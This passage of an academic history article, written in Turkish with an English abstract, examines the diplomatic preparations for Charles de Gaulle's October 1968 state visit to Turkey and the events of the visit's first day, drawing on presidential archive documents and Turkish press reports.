After the Second World War, due to the threat of Soviet Russia, Turkey began to follow a one-way foreign policy within the Western alliance led by the United States and the North Atlantic Treaty Organization. By the 1960s, both softening in East-West relations in the international environment and being left alone Turkey by the Western allies on the Cyprus problem has led to the questioning of its unilateral foreign policy. Turkey began to establish good relations with other states as an alternative to the United States since mid-1960. These countries were especially Soviet Russia and Middle East countries, the Non-Aligned and France. At this time, Charles De Gaulle, the former soldier who was elected as the President of France in 1958, declared that France would not leave its fate to the will of America or any other state, and started to follow an independent policy aimed at softening inter-block in foreign policy. De Gaulle's this multifaceted foreign policy was being followed with interest by Turkey. Turkey gave great importance to establish good relations with France. In June 1967, Cevdet Sunay visited France and he immediately started work to make the return of this visit as soon as possible. Thus, it was thought that Turkish-French relations could advance further.

Meanwhile, French President De Gaulle was a leader who gave great importance to Ataturk, Turkey, and the Turkish-French relations. He accepted Turkey's invitation as a result of long negotiations. The purpose of this visit, which happened between 25-30 October 1968,

was to expand trade and cultural cooperation between Turkey and France and to provide Turkey to follow an independent and softening inter-block policy like themselves. However, in the confidential official meetings and statements made during the visit, Turkey made it feel that it would not take the way De Gaulle wanted by separating from the line of America and the North Atlantic Treaty Organization. As the lack of economic opportunities and the position of Turkey was not like France affected this situation. In this sense, although De Gaulle could not achieve his goal fully, an important step was taken for the future of the two countries with the trade and cultural cooperation agreements he made. In addition, this first official visit to Turkey at the presidential level by France was very successful and was welcomed by the public. In this study; Presidency Cevdet Sunay Archive documents regarding the preparation and program of the official visit and the minutes of the secret meetings between the delegations were used. In addition to this, copyrights and national press were scanned.

Keywords: *Turkish-French Relations, Charles de Gaulle, Cevdet Sunay, Visit*

GİRİŞ

İkinci Dünya Savaşı sonrası Sovyet Rusya'nın Türkiye'ye yönelik tehditleri, Türkiye'nin Amerika Birleşik Devletleri (ABD) ve Kuzey Atlantik Antlaşması Örgütü (NATO) merkezli Batı ittifakında yer almasına neden olmuştur.¹ 1960'lı yıllara kadar devam eden Batı eksenli tek yönlü dış politika nedeniyle Türkiye, öteki devletlerle iyi ilişkilerini ancak Batı ittifakının izin verdiği kısıtlı ölçüde geliştirebildi.² 1960'lı yılların başından itibaren tartışılmaya başlanan tek yönlü dış politikadan çok yönlü dış politikaya yönelişin sinyalleri, 1960'ın ortalarından itibaren verilmeye başlandı.³ Bunda uluslararası ortamda yaşanan değişimin yani yumuşamanın etkisi büyüktü. Yani 1960'ların başlarından itibaren Doğu-Batı kutbu arasında yumuşamanın (detant) ilk belirtilerinin ortaya çıkması, birincil etkendir.⁴ NATO'nun çok yönlü ilişkileri teşvik edici karar alması Türkiye için her ne kadar rahatlatıcı olsa da Türkiye'nin uluslararası değişime uyum sağlaması pek kolay olmamıştır. Kıbrıs Meselesi dolayısıyla Amerika ile Türkiye arasında yaşanan sorun, Türk dış politikasının kısa bir sürede köklü değişikliklere uğramasını hızlandırmıştır.⁵ 1964 yılında ABD Başkanı Johnson, Türkiye'nin Kıbrıs'a

¹ Fehim Kuruloğlu, "27 Mayıs Darbesi Sonrası Türk Dış Politikasında Yeni Açılımlar: Ortadoğu ve Sovyetler Birliği İle İlişkiler", *Karadeniz Araştırmaları Dergisi*, S. 54, Y. 2017, s. 191; Rifat Uçarol, *Siyasi Tarih (1789-1994)*, 4.Baskı, Filiz Kitabevi, İstanbul, 1995, s. 740.

² Melek M. Fırat, *1960-1971 Arası Türk Dış Politikası ve Kıbrıs Sorunu*, Siyasal Kitabevi, Ankara, 1997, s. 2.

³ Fırat, a.g.e., s. 195.

⁴ Fahir Armaoğlu, *20. Yüzyıl Siyasi Tarih*, 17. Baskı, Alkım Yayınevi, İstanbul, 2010, s. 977-978; Baskın Oran, "1960-1980: Görelî Özerklik-3", *Türk Dış Politikası: Kurtuluş Savaşından Bugüne Olgular, Belgeler, Yorumlar*, I.Cilt, Edit. Baskın Oran, 13.Baskı, İletişim Yayınları, İstanbul, 2008, ss. 653-680, s. 657.

⁵ Mehmet Gönlübol ve Ömer Kürkçüoğlu, "1965-1973 Dönemi Türk Dış Politikası", *Olaylarla Türk Dış Politikası (1919-1995)*, 9. Baskı, Siyasal Kitabevi, Ankara, 1996, ss. 491-540, s. 492-493.

askeri müdahalede bulunmasını engellemiştir.⁶ Türkiye'nin en yakın müttefiki ABD ve NATO tarafından Kıbrıs Meselesi'nde yalnız bırakılması Türkiye'nin dış politikasını sorgulamasına ve bunun sonucunda çok yönlü bir dış politikanın adımlarını atmasının sebeplerini oluşturmuştur.⁷

Çok yönlü dış politikanın ilk adımı olarak 1945 yılında beri gergin olan Türk-Sovyet ilişkilerinin⁸ düzeltilmesi yoluna gidilmiştir. Ekim 1964'te başlayan ve 1970 yılının başlarına kadar devam eden iyi ilişkiler, ekonomik ve ticari anlaşmaların da yapılmasıyla hız kazanmıştır.⁹ Sovyetlerin dışında Türkiye, başta Bulgaristan olmak üzere Yugoslavya, Romanya ve Arnavutluk gibi Doğu Avrupa'nın sosyalist ülkeleri ile de ilişkilerini geliştirme çabasına içerisine girmiştir.¹⁰

Çok yönlü dış politikasının bir sonucu olarak Türkiye, Fransa gibi Avrupa devletlerinin yanı sıra¹¹ 1965 yılından itibaren Arap devletleri ile de iyi ilişkiler kurmuştur. Bu anlamda Türkiye, bu yeni politikasının ilk ciddi işaretlerini 1967 Arap-İsrail Savaşında vermiştir. Savaş sırasında Türkiye, İsrail'in karşısında yer almıştır.¹² Türkiye'nin bu tutumunun akabinde Arap devletleriyle Türkiye arasında diplomatik ilişkilerde ve karşılıklı resmi ziyaretlerde artış meydana gelmiştir. Arap devletleri de Kıbrıs davasında Türkiye'nin görüşüne yakın açıklamalarda bulunarak Türkiye'yi desteklemeye başlamıştır.¹³ Türkiye, Arap devletlerin yanı sıra özellikle Kıbrıs davasında desteklerini almak adına Bağlantısızlarla da iyi ilişkiler kurma yoluna gitmiştir.¹⁴

Türkiye, 1960'lı yıllarda her ne kadar çok yönlü bir dış politika başlatmış olsa da bazı ekonomik olanaklardan yoksun olması ve yetersiz silah teknolojisi, onun tamamen bağımsız hareket etmesini engelliyordu. Dolayısıyla Batı ittifakından tamamen ayrılmadan diğer ülkelerle iyi ilişkiler kurma yoluna gitmiştir. NATO'dan çıkmayan ve İsrail ile ilişkileri kesmeyen Türkiye, ancak eskiye oranla özellikle Kıbrıs ve Ortadoğu konularında Batı'dan özerkleşmiştir.¹⁵

Bu arada Fransızların İkinci Dünya Savaşı kahramanı General Charles de Gaulle,¹⁶ 1958'de iktidara gelerek V. Cumhuriyet Fransasını kurmuştu. Fransız parlamentosu tarafından Cumhurbaşkanı seçilen de Gaulle, hemen Fransa'nın dış politikasında değişikliğe gitti. Uluslararası düzen, iki kutuplu olmaktan çıkarılmalı, Doğu ile Batı arasındaki yumuşa sağlanmalı, böylece hem Fransa'nın hem de diğer devletlerin güvenliği ve siyasi bağımsızlığı korunmalıydı. Bunun için Sovyet Rusya ve ABD; Avrupa'dan elini çekmeliydi. Kısacası çok yönlü bir politika takip etmeye karar veren de Gaulle,

⁶ Fırat, *a.g.e.*, s. 130-131.

⁷ Fırat, *a.g.e.*, s. 150.

⁸ Gönlübol ve Kürkçüoğlu, *a.g.m.*, s. 528.

⁹ Armaoğlu, *a.g.e.*, s. 979-980, 985-990.

¹⁰ Gönlübol ve Kürkçüoğlu, *a.g.m.*, s. 528.

¹¹ Gönlübol ve Kürkçüoğlu, *a.g.m.*, s. 500-501, 518-522. Türkiye, tek yönlü politikasından yumuşamaya giderek ABD'ye alternatif yeni devletler bulmaya çalışıyordu. Daha çok ekonomik nedenlerden dolayı Avrupa'yı seçmeye karar vermiştir. Melek, *a.g.e.*, s. 195.

¹² Gönlübol ve Kürkçüoğlu, *a.g.m.*, s. 543-536.

¹³ Gönlübol ve Kürkçüoğlu, *a.g.m.*, s. 537.; Armaoğlu, *a.g.e.*, s. 1007-1008.

¹⁴ Melek, *a.g.e.*, s. 170-172, 195.

¹⁵ Oran, *a.g.m.*, s. 679.

¹⁶ De Gaulle'nin öz yaşamı hakkında ayrıntılı bilgi için bkz. CCSA, Yer No: 5/9-26, Fihrist No: 9882, s. 1-3.

bağımsız bir dış politika takip edebilmek için güçlü bir milli savunma kurdu. ABD'nin NATO üzerindeki hâkimiyetine karşı mücadeleye girişti. Bir sonuç elde edemeyince NATO'nun askeri kanadından çekildi. Amerika'nın Avrupa üzerindeki hâkimiyetini kırmak adına Avrupa Ekonomik Topluluğu'na yön vermeye çalıştı.¹⁷ Arap-İsrail Savaşı'nda başta ABD olmak üzere NATO üyelerinin önemli bir kısmı İsrail'i desteklerken; Fransa Ortadoğu'da güç kullanılarak toprak kazanılmasını kınamış ve Arap devletlerini desteklemiştir.¹⁸ Anlaşılacağı üzere, 1960'lı yıllarda Türkiye ile Fransa'nın takip etmiş olduğu çok yönlü dış politika bazı yönlerden benzerlik gösteriyordu. Fransa, ekonomisinin ve milli savunmasının güçlü olmasının verdiği avantajla daha bağımsız bir dış politika takip ederken, Türkiye yine temelde Batı ittifakını esas olarak diğer devletlerle iyi ilişkiler kurma eğilimi içerisine girmiştir.

Türkiye ve Fransa devletlerinin bu benzer dış politika değişimi ve Fransa Cumhurbaşkanı de Gaulle'ün Türkiye'ye özel ilgisi, iki ülkeyi bir birine çekmeye başlamıştır. Aynı zamanda de Gaulle'ün başlattığı dış politikasının Türkiye'de büyük bir hayranlık uyandırmıştı. 1967 yılın Haziran ayında Cumhurbaşkanı Cevdet Sunay'ın Fransa'ya, bunun iadesi olarak de Gaulle'ün Türkiye'ye Ekim 1968'de yaptığı ziyaret, ilişkilerin daha da gelişmesine uygun zemin hazırlamıştır. De Gaulle'ün Türkiye'yi ziyareti, birçok özellik bakımından tarihsel nitelikteydi. Tarihte ilk defa bir Fransa devlet başkanı Türkiye'yi ziyaret ediyordu.¹⁹ Bütün bu sebeplerden dolayı de Gaulle'ün bu ziyareti, Türk-Fransız ilişkilerinin geleceği açısından büyük bir önem taşıyordu.

1. Davetin Kabul Edilme Süreci ve Program Hazırlıkları

Türkiye Cumhurbaşkanı Cevdet Sunay, 27-30 Haziran 1967 tarihleri arasında Fransa'ya resmi bir ziyarette bulunmuştu.²⁰ Türk-Fransız ilişkilerine oldukça önem veren Sunay, yaptığı ziyaretin bir an önce iadesini istiyordu. Fransa Cumhurbaşkanı Charles de Gaulle'ün Türkiye'yi 1968 yılı içerisinde ziyaret etmesini sağlamak için Fransa nezdinde birçok girişimler yapılmıştır. Özellikle bu iş için Türkiye'nin Paris Büyükelçisi Nureddin Vergin görevlendirilmiştir. Büyükelçi Vergin, 1967 yılının Kasım ayından itibaren Fransa Dışişleri Bakanlığının ilgili servisleri ile yaptığı temaslarda de Gaulle'ün dış ülkelere ziyaretleri konusunda henüz kesinleşmiş bir programın bulunmadığını, bu programın genellikle yıl sonunda ya da yeni yılın başında yapıldığını, programa da Cumhurbaşkanı'nın karar verdiğini öğrenmiştir. Fransa Kültür Bakanı Andre Malraux ve Fransa Dışişleri Bakanlığı Genel Sekreteri ile de görüşen Vergin, bir yandan de Gaulle'ün yeni yılda Türkiye'yi ziyaret edip etmeyeceğini

¹⁷ Armaoğlu, *a.g.e.*, .s . 736-740.

¹⁸ Gönlübol ve Kürçüoğlu, *a.g.m.*, s. 523.

¹⁹ İsmail Soysal, "Türk-Fransız İlişkileri (1919-1984)", *İstanbul Üniversitesi Siyasal Bilgiler Fakültesi Dergisi*, S.2, Y.1992,ss.315-365, s. 349-352; Özgen Acar, "General De Gaulle'ün Türkiye'yi ziyareti çok tantanalı olacak", *Cumhuriyet*, 10 Ağustos 1968, s. 1.

²⁰ "Sunay bu sabah Paris'e gidiyor", *Milliyet*, 27 Haziran 1967.

anlamaya, diğer yandan da onların aracılığıyla kâğıt üzerindeki daveti Fransa Cumhurbaşkanı'na hatırlatmaya çalışıyordu.

Cumhurbaşkanı Genel Sekreteri, Vergin'in mesajını de Gaulle'ye iletmış olacak ki yeni yıl nedeniyle Elysee Sarayı'nda verilen resepsiyonda Vergin'i gören de Gaulle, *“Siz de en iyi dilekelerimizi Cumhurbaşkanınıza, Hükümetinize ve bütün Türkiye'ye iletiniz. Sayın Sunay'ın Fransa'yı ziyaretinden çok güzel bir hatıra saklamaktayız, bu ziyaret Türk-Fransız münasebetleri için çok faydalı olmuştur”* demiştir. De Gaulle'ün bu konuşması karşısında Vergin, de Gaulle'ü 1968 yılı için Türkiye'ye davet etmiştir. Büyükelçi Vergin'in yanından ayrılmak zorunda kalan de Gaulle, resepsiyonun sonunda Vergin ile özel bir görüşme yaparak, *“Davetinize tekrar teşekkür ederim. Türkiye'ye muhakkak surette gideceğim; bu benim en büyük emelimdir. Cumhurbaşkanınıza hürmet ve muhabbetlerimi itiniz. Kısmet olduğu takdirde Türkiye'ye ziyaretim tahakkuk edecektir. Ama bu dakikada bunu ne zaman yapabileceğimi bilmiyorum. Fakat herhalde yapacağım”* demiştir.²¹

De Gaulle ile yaptığı bu görüşmeyi aynı gece Fransa Dışişleri Bakanı Maurice Couve de Murville'ye aktaran Vergin, ondan bu ziyaretin ancak Eylül 1968'de gerçekleşebileceği izlenimini edinmiştir. Bunun üzerine Türkiye Dışişleri Bakanlığına çektiği şifreli telsizde, ziyaretin muhtemelen Eylül ayında olabileceğini bildirmiştir.²²

Cumhuriyet Gazetesi'nin 14 Ocak 1968 tarihinde Elysee Sarayı'ndaki bazı yetkililere dayandırdığı haberde, de Gaulle'ün 1968 yılının son baharında kesin olmamakla birlikte bazı Asya ülkelerine ziyarette bulunacağı ifade ediliyordu. Bu Asya ülkeleri içerisinde Pakistan ve Endonezya'nın yanı sıra Türkiye de bulunuyordu.²³

Vergin, Fransa Cumhurbaşkanı de Gaulle'ün ziyaret sözüne rağmen teşebbüslerini devam ettiriyordu. Elysee Sarayı'ndaki resepsiyondan sonra Fransa'nın Dışişleri Bakanlığındaki Siyasi İşler Genel Müdürlüğüne giderek 1968 yılı içerisinde de Gaulle'ün Türkiye yerine ziyaret olasılıkları içerisinde yer alan Hindistan'a gitmesi halinde bunun Türkiye'de olumsuz tepkilere neden olacağını aktarmıştır. Fransız yetkililer, henüz ziyaretler konusunda hiçbir kararın alınmadığını belirterek Vergin'den artık hiçbir teşebbüste bulunmayarak birkaç ay beklemesini istemişlerdir.²⁴ Anlaşılacağı üzere, de Gaulle'ün ziyaretini sağlamak için Türkiye, Büyükelçi Vergin aracılığıyla büyük bir mücadele sürdürmüştür. Bu da Türkiye'nin, iki ülke arasındaki ilişkilere verdiği önemi göstermektedir.

Büyükelçi Vergin, bir ay bekleddikten sonra girişimlerine kaldığı yerden devam etmiştir. Fransa Dışişleri Genel Sekreteri M. Alphand ile Şubat ayının sonlarına doğru bir görüşme gerçekleştirmiştir. Yapılan görüşmede Vergin, de Gaulle'ün yurt dışı ziyaret programında herhangi bir değişiklik olup

²¹ Vergin ile Cumhurbaşkanı arasında yapılan bu özel görüşmede Kıbrıs Meselesi üzerinde de durulmuştur. *Cumhurbaşkanlığı Cevdet Sunay Arşivi (CCSA)*, Yer No: 5/9-25, Fihrist No: 9881, s. 1-2.

²² CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 2-3.

²³ “De Gaulle'ün 1968 Asya Gezisine Türkiye de dahil”, *Cumhuriyet*, 14 Ocak 1968, s.3.

²⁴ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 4-5.

olmadığını öğrenmeye çalışmıştır. Öte yandan bazı gazeteler, 1968 yılı içerisinde de Gaulle'ün Uzak Doğu'ya ziyarette bulunacağından söz ediyorlardı. Bunun gerçek olup olmadığını Genel Sekreter M. Alphand'a soran Vergin, de Gaulle'ün Türkiye yerine Hindistan, Endonezya veya Pakistan'a gitmesi durumunda bunun Türkiye'de büyük bir hayal kırıklığı yaratacağını ve Türk-Fransız ilişkilerinin gelişmesi yolunda beklenen sonuçları kötü yönde etkileyeceğinden söz etmiştir. M. Alphand, gazetecilerin yazdıklarının doğru olmadığını ve de Gaulle'ün Uzak Doğu'ya gezisine ihtimal vermediğini, programda herhangi bir yeni gelişmenin olmadığını belirterek Vergin'i rahatlatmaya çalışmıştır. Son olarak Vergin'den herhangi bir girişimde bulunmayarak beklemesini ve kendisinin Cumhurbaşkanlığı ile iletişime geçerek elde edeceği bilgileri aktaracağını söylemiştir.²⁵

Mart ayına gelindiğinde de Gaulle'ün Türkiye'yi ne zaman ziyaret edeceği konusunda biraz daha net bilgiler ulaşmaya başlamıştır. Vergin'in Fransa'nın Protokol Şefi Bernard Durand'dan edindiği bilgilere göre, ziyaretin 20-30 Ekim tarihleri arasında gerçekleştirilmesi öngörülmüyordu. Aynı zamanda Şefin tavsiyesine göre, de Gaulle, ziyaret ettiği ülkelerde yüksek seviyede görüşmeler yapmayı ve halkla temas etmeyi sevdiği için cumhuriyet bayramı günü programa alınmalıydı.²⁶ Program hazırlanırken Türkiye, ziyareti cumhuriyet bayramı kutlamalarına denk getirmeye özen gösterecektir.

Nihayet, bütün bu girişimlerin sonucunda de Gaulle, 20-30 Ekim 1968 tarihleri arasında Türkiye'yi ziyaret etmeyi resmi olarak kabul etmiştir.²⁷ Daha sonra Vergin ile Bernard Durand arasında yapılan görüşmeler sonucunda ziyaret tarihi olarak 25-30 Ekim 1968 arası belirlenmiştir. Türkiye, de Gaulle'ün 29 Ekim Cumhuriyet Bayramı dolayısıyla Türkiye'de bulunmasını istemiştir. Aynı zamanda Galatasaray Lisesi'nin kuruluşunun 100. yıldönümü nedeniyle Galatasaray Lisesi'nde bir tören yapılması önerilmiştir.²⁸ De Gaulle'ün cumhuriyet bayramında Türkiye'yi ziyaret edecek olması bir ilkti. O tarihe kadar Cumhurbaşkanı de Gaulle, hiçbir ülkeyi o ülkenin milli bayramı sırasında ziyaret etmemişti.²⁹

Öte yandan 21 Nisan 1968 tarihinde de Gaulle'ün Türkiye'yi 1968 yılının Ekim ayının sonlarında ziyaret edeceği bilgisi Türk ulusal basınında yer almıştır.³⁰

Bundan sonra Türkiye ile Fransız yetkililer Nisan ayından itibaren uzun sürecek program hazırlığına başlamışlardır. Hazırlık sürecinde Türkiye ile Fransa birlikte çalışmıştır. Hatta Fransa'nın Protokol Şefi Durand, bir heyetle birlikte Eylül ayında Türkiye'ye gelerek program çalışmalarına dahil

²⁵ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 6-7.

²⁶ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 8-9.

²⁷ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 10.

²⁸ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 11-12. De Gaulle'ün Galatasaray Lisesi'nin 100. yıl törenlerine katılıp burada bir konuşma yapması Mayıs ayında kesinleşmiştir. "Galatasaray'ın 100'üncü yıl törenleri Pazar günü başlıyor", *Cumhuriyet*, 9 Mayıs 1968, s. 1.

²⁹ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 14.

³⁰ "1968'de 52 devlet ziyareti olacak", *Cumhuriyet*, 21 Nisan 1968, s. 1.

olmuştur.³¹ Bu ziyaretin önemine binaen en ufak ayrıntılara bile dikkat edildiği görülmektedir. Ziyaret sırasında fotoğraf ve filmlerin çekilmesi görevi, Kara Kuvvetleri Komutanlığı Foto-Film merkezine verilmiştir.³² Fransızlar da bu ziyarete önem verdikleri için Fransız televizyonu Türkiye'ye gönderilmiştir. Türkiye de Fransız televizyonuna en iyi fotoğraf ve filmlerini çekmeleri için her türlü imkânı tanıma kararı almıştır.³³ Ziyaret boyunca de Gaulle ve Fransa hakkında basında makaleler yayınlanmasına karar verilmiştir.³⁴ Ayrıca De Gaulle'ün yapacağı konuşmanın içeriğinden, içeceğin çayın kokusuna ve kahvesinin şekerine kadar her şey önceden düşünülmüştür.³⁵

Büyükelçi Vergin'in yerine getirilen Hasan Işık, ziyaret öncesinde, 6 Temmuz 1968 tarihinde de Gaulle'e Türkiye'nin güven mektubunu sunmuştur.³⁶ Öte yandan da Türkiye'nin davetini tekrarlamıştır. İkili arasında bu görüşme esnasında Türk-Fransız ilişkilerinin geleceği açısından önemli konuşmalar geçmiştir. De Gaulle, Türkiye ile Fransa arasında hangi alanlarda işbirliği yapılabileceği hususunda Işık'ın görüşlerini almıştır. Işık, mevcut alanlardaki işbirliğinin devam ettirilmesinin yanı sıra özellikle eğitim, danıştay ve adalet gibi devlet kurumları arasında sürekli ve yakın bir irtibatın kurulması gerektiğinden söz etmiştir. De Gaulle'ün iki ülke arasında ekonomik alanda bir işbirliğinin yapılıp yapılamayacağını sorması üzerine Işık, ekonomi alanın en önemli alan olduğundan bahisle hükümetler arasındaki işbirliğine ilave olarak işadamları arasında bir işbirliğinin yapılmasının çok daha önemli olduğunu kaydetmiştir. Türkiye'ye ziyaretinden önce, iki ülke arasında ne gibi konularda işbirliğinin yapılabileceğinin tespitini Işık'tan istemiştir. Bunun üzerine bu konuda çalışmalar hemen başlamıştır.³⁷ Ziyaret öncesinde iki ülkenin Dışişlerinin çalışmaları sonucunda işbirliği ile ilgili temel bir anlaşma hazırlanmıştır.³⁸ Anlaşılacağı üzere, de Gaulle, ziyaret öncesinde işbirliği teklifinde bulunarak Türkiye ile ilişkileri geliştirme konusunda daha istekli görünmektedir.

De Gaulle, 12 Ekim 1968'de Büyükelçi Hasan Işık ile yaptığı bir görüşmede de Türkiye hakkındaki görüşlerini açıklamıştır. Türkiye'nin duyguları ile hareket eden bir ülke olmadığını, dünyada özellikle Avrupa ve Yakındoğu'da barış ve huzurun tesis ettirilmesinde, bunun sürekliliğinde önemli rol oynayabilecek bütün dengeli vasıflara sahip bir ülke olduğunu kaydetmiştir. Türkiye'nin bu rolünü yerine getirebilmesi için ihtiyacı olan maddi imkânlarla sahip olması adına Fransa'nın katkıda bulunacağını, bu açıdan bu ziyarete kendisinin büyük bir önem verdiğini bildirmiştir.³⁹ Fransa'nın, Türkiye'yi kendi dış politikasına yaklaştırma gibi bir hedefinin bulunduğu ifade edilebilir. Bu hedefini de Gaulle, ziyaret sırasında da hissettirecektir.

³¹ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 12-13; CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 28-30; CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 50-52; CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 36.

³² CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 75.

³³ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 65.

³⁴ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 58.

³⁵ Çok ayrıntılı program için bkz. CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 98-112.

³⁶ "Hasan Işık, De Gaulle ile", *Milliyet*, 11 Temmuz 1968, s. 1.

³⁷ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 25-27.

³⁸ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 66.

³⁹ CCSA, Yer No: 5/9-25, Fihrist No: 9881, s. 66-67.

2. Fransa Cumhurbaşkanı Charles De Gaulle'ün Karşılması ve Ziyaretin İlk Günü

Cumhurbaşkanı Charles de Gaulle ve eşini getiren özel uçak, 25 Ekim 1968 tarihinde saat 13.55'te Ankara Esenboğa hava alanına iniş yapmıştır. De Gaulle'ü; havaalanında Cumhurbaşkanı Cevdet Sunay, Cumhuriyet Senatosu Başkanı İbrahim Şevki Atasagun, Meclis Başkanı Ferruh Bozbeyli, Başbakan Süleyman Demirel, Bakanlar ve diğer protokol üyeleri ile çok sayıda kişiden oluşan yabancı misyon şefleri askeri bir törenle karşılamışlardır. General de Gaulle, uçaktan askeri üniforması ile inmiş ve eşiyile birlikte Sunay ile eşinin ellini sıkmıştır. Daha sonra konuklar, hükümet adına Süleyman Demirel ve eşi tarafından selamlanmıştır. Gazetecilerin yoğun ilgisiyle karşılaşan Fransa Heyeti, fotoğraf çektirmişlerdir. Ardından Türk ve Fransız milli marşları çalınmıştır. Usul gereği askeri kıtayı teftiş eden de Gaulle, Türkçe olarak, “*merhaba asker*”⁴⁰ demiştir.

Ardından şeref salonun önüne gelen her iki cumhurbaşkanı, burada karşılıklı bir konuşma yapmışlardır. Konuşunu selamlama niteliğindeki konuşmasında Cumhurbaşkanı Cevdet Sunay, de Gaulle'ün kişiliğini ve Türk-Fransız ilişkilerini övdükten sonra bu ziyaretinin Türk-Fransız dostluğunu geliştirmesi anlamında önemli bir adım olduğunu vurgulamıştır.⁴¹ Sunay'ın ardından de Gaulle ise, Türkiye'nin önemini ve ayrıca Türkiye'nin dünya politikası içindeki yerinden söz eden bir konuşma yapmıştır. Türkiye'nin daha fazla gelişmesi içinde Türk-Fransız işbirliğinin daha da genişletilmesini isteyen de Gaulle, “*...bugünkü zor ve tehlikeli dünyada kuvvetli bir halk, sağlam bir kudret teşkilatlı bir devlet olan Türkiye'nin bağımsızlık arzusunu ve içinde bulunduğu dünyanın önemli bölgesinde ehemmiyetini bilerek kendi politikamızı onun politikasına yakınlaştırmaya mütemayil olmaktayız. Demek oluyor ki Sayın Cumhurbaşkanı, sizinle, Başbakan ve hükümetinizle görüşmelerimiz en önemli sonuçlara erişebilir*”⁴² şeklindeki açıklamasıyla ilişkilerin geliştirilmesi noktasında yeşil ışık yakmıştır.

Havaalanındaki törenden sonra Sunay'ın eşliğinde de Gaulle ve heyeti, yoğun güvenlik tedbirleri altında, bir buçuk kilometre uzunluğundaki araba korteji ile misafir olarak konaklayacakları Yabancı Konuklar Köşkü'ne doğru yola çıkmışlardır. Yol boyunca toplanan on binlerce vatandaş, askeri üniformalı de Gaulle'e karşı sevgi gösterisinde bulunmuşlardır. Yoğun sevgi gösterilerine karşılık vermek isteyen de Gaulle, Ulus Meydanı'nda arabasını durdurarak halkın arasında karışmış ve çok sayıda vatandaşın elini sıkmıştır. Kortej, Kızılay'a geldiğinde de Gaulle'e karşı yapılan tezahürat son noktaya ulaşmıştır. Yolların yanı sıra evlerin balkonları ve pencereleri onu görmek isteyen vatandaşlarla dolup taşmıştır. De Gaulle, açık otomobilinden herkesi selamlaya selamlaya kalacağı yere ulaşmıştır.⁴³

⁴⁰ “De Gaulle Geldi, Türkçe Konuştu”, *Milliyet*, 26 Ekim 1968, s.1, 7.

⁴¹ “Konuşmalar”, *Cumhuriyet*, 26 Ekim 1968, s. 7.

⁴² Gaulle'ün konuşmasını Türkçe olarak, “*Ulu ve yiğit Türk halkına bütün kalbimle Fransa'nın selamlarını sunarım. Yaşasın Türkiye*” sözleriyle bitirmesi büyük alkış toplamıştır. “De Gaulle Geldi, Türkçe Konuştu”, *Milliyet*, 26 Ekim 1968, s. 7.

⁴³ “De Gaulle Halkın Arasına Girdi”, *Milliyet*, 26 Ekim 1968, s.1, 7; “Halkla”, *Cumhuriyet*, 26 Ekim 1971, s. 7.

De Gaulle, Yabancı Konuklar Köşkü'nde bir süre dinlendikten sonra Savunma Bakanı Ahmet Topaloğlu'nun rehberliğinde Anıtkabir'i ziyaret etmiştir. Kırmızı beyaz çiçeklerden yapılmış bir çelengi, Atatürk'ün kabrine koyduktan sonra Özel Defter'e, "*Atatürk, zaferlerin en büyüğüne, milletini yeniden doğuş zaferine eriştirmiştir*"⁴⁴ sözlerini kaydetmiştir. Anıtkabir'den sonra de Gaulle, Çankaya Köşkü'ne gelerek Sunay ile görüşmüştür. Ardından kaldığı köşke geri dönen de Gaulle'ün onuruna, akşam Çankaya Köşkü'nde Sunay tarafından bir akşam yemeği tertip edilmiştir.⁴⁵ Sunay akşam yemeğinde yaptığı konuşmasında, Türk-Fransız ilişkilerinin öneminden bahsettikten sonra yeni uluslararası gelişmelerden söz etmiştir. Çekoslovakya olayı, Doğu-Batı ilişkilerinde hayal edilen yumuşamanın henüz erken olduğunu göstermiştir. Ortadoğu'da ise adil ve barışçı bir çözüm bulunmalıdır. Türkiye'nin en önemli meselesi Kıbrıs Meselesi'nde ise; "*Artık Kıbrıs'ta, geçen Kasım'dakine benzer durumların bir daha tekerrür etmeyeceğini ümit etmekte ve ihtilafın, bütün ilgili tarafların hak ve menfaatlerini koruyan, barışçı bir sonuca bağlanmasını temenni eylemekteyiz*" demiştir.⁴⁶ Buna karşılık de Gaulle, Türkiye'nin uluslararası alanda bağımsız bir dış politika gütmesi gerektiğini söylemiş ve bunu Türkiye'ye telkin etmeye çalışmıştır. De Gaulle; "*Hiç şüphesiz, içinde buldukları farklı coğrafi, stratejik ve ekonomik şartlar sebebiyle memleketlerimiz bağlı buldukları ittifaklara değişik şekiller verebilirler. Fakat her şeyin üstünde kendilerinin hakimi kalmak ve bütün diğer devletlerle kendileri için faydalı ilişkiler yürütmek isterler. Biz Fransızlar, Türklerin de iki hegemonya etrafında halen Avrupa'yı bölen ve Doğu memleketlerine yayılan iki blok sistemini bizim gibi görmeyi 'detante', anlaşmaya ve milletlerarası işbirliğine bizim gibi yer vermeyi arzu ettiklerini zannetmekteyiz*"⁴⁷ şeklindeki sözleriyle adeta Türkiye'nin Fransa'nın paralelinde bir dış politika takip etmesini telkin etmiştir.

3. Ziyaretin İkinci Günü

